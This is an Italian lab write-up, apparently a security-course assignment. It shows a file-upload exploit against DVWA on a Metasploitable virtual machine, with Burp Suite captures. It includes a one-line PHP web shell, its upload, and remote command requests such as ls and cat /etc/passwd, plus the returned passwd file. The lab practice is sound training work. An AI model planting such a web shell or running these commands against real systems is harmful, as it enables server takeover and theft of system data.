

Consegna S6-L1

Exploit file upload


TRACCIA

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.


Codice php

A screenshot of a text editor window with a dark theme. The window has a menu bar with 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu bar is a toolbar with icons for file operations (new, open, save, print, etc.) and editing (undo, redo, cut, copy, paste, find, etc.). The editor area shows two lines of code: line 1 is '<?php system(\$_REQUEST["cmd"]); ?>' and line 2 is empty. The file path '~/.D' is visible in the top right corner of the window.

```
1 <?php system($_REQUEST["cmd"]); ?>
2
```

Creazione
del codice
php da
editor di
testo su
kali linux

Upload del codice



Da Burpsuite mi sono collegato sulla pagina dvwa. Ho impostato la sicurezza a livello low e ho caricato il file php

Intercettazioni

Ecco
l'interfaccia di
Burpsuite che
monitora
richieste e
risposte

The screenshot displays the Burp Suite interface. At the top, there's a menu bar with options like Burp, Project, Intruder, Repeater, View, and Help. Below it is a toolbar with various tools such as Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. A 'Settings' gear icon is on the far right. The main area is divided into two sections. The top section, titled 'HTTP history', shows a table of intercepted requests. The bottom section, titled 'Request' and 'Response', shows the details of the selected request (GET /dvwa/hackable/uploads/shell.php?cmd=ls).

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP
1	http://192.168.50.101	GET	/dvwa/			302	445	HTML					192.168.50.101
2	http://192.168.50.101	GET	/dvwa/login.php			200	1599	HTML	php	Damn Vulnerable Web Ap...			192.168.50.101
3	http://192.168.50.101	GET	/favicon.ico			404	479	HTML	ico	404 Not Found			192.168.50.101
4	http://192.168.50.101	POST	/dvwa/login.php	✓		302	354	HTML	php				192.168.50.101
5	http://192.168.50.101	GET	/dvwa/index.php			200	4895	HTML	php	Damn Vulnerable Web Ap...			192.168.50.101
6	http://192.168.50.101	GET	/dvwa/security.php			200	4416	HTML	php	Damn Vulnerable Web Ap...			192.168.50.101
7	http://192.168.50.101	POST	/dvwa/security.php	✓		302	389	HTML	php				192.168.50.101
8	http://192.168.50.101	GET	/dvwa/security.php			200	4497	HTML	php	Damn Vulnerable Web Ap...			192.168.50.101
9	https://passwordsleakcheck-pa...	POST	/v1/leaks:lookupSingle	✓								✓	unknown host
10	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.50.101
11	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...			192.168.50.101
12	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓		200	219	text	php				192.168.50.101

Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=1e1cfa9dc80dae27985838cb5653976e
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 13:59:53 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 25
6 Connection: close
7 Content-Type: text/html
8
9 dvwa_email.png
10 shell.php
11
```

Inspector

Request attributes 2

Request query parameters 1

Request cookies 2

Request headers 8

Response headers 6

Altre informazioni

The screenshot displays the Burp Suite web application security tool. The 'Repeater' tab is active, showing a single request and its corresponding response.

Request:

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=cat+/etc/passwd HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=1e1cfa9dc80dae27985838cb5653976e
9 Connection: close
10
11
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 14:08:05 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 1581
6 Connection: close
7 Content-Type: text/html
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
11 bin:x:2:2:bin:/bin:/bin/sh
12 sys:x:3:3:sys:/dev:/bin/sh
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/bin/sh
15 man:x:6:12:man:/var/cache/man:/bin/sh
16 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
17 mail:x:8:8:mail:/var/mail:/bin/sh
18 news:x:9:9:news:/var/spool/news:/bin/sh
19 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
20 proxy:x:13:13:proxy:/bin:/bin/sh
21 www-data:x:33:33:www-data:/var/www:/bin/sh
22 backup:x:34:34:backup:/var/backups:/bin/sh
23 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
24 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
25 gnats:x:41:41:Gnats Bug-Reporting System
  (admin)/var/lib/gnats:/bin/sh
26 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
27 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
28 dhcp:x:101:102::/nonexistent:/bin/false
29 syslog:x:102:103::/home/syslog:/bin/false
30 klog:x:103:104::/home/klog:/bin/false
31 sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
32 msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash
33 bind:x:105:113::/var/cache/bind:/bin/false
34 postfix:x:106:115:/var/spool/postfix:/bin/false
35 ftp:x:107:65534::/home/ftp:/bin/false
```

Alla richiesta get ho modificato dei parametri per ottenere diverse informazioni come: whoami, ifconfig, hostname etc. Qui la richiesta per visualizzare le password

The background is a dark blue gradient with a network of white dots and lines, resembling a molecular or data structure. The dots are of varying sizes and are connected by thin white lines, creating a complex, interconnected pattern. The overall effect is a sense of depth and connectivity.

Amedeo Natalizi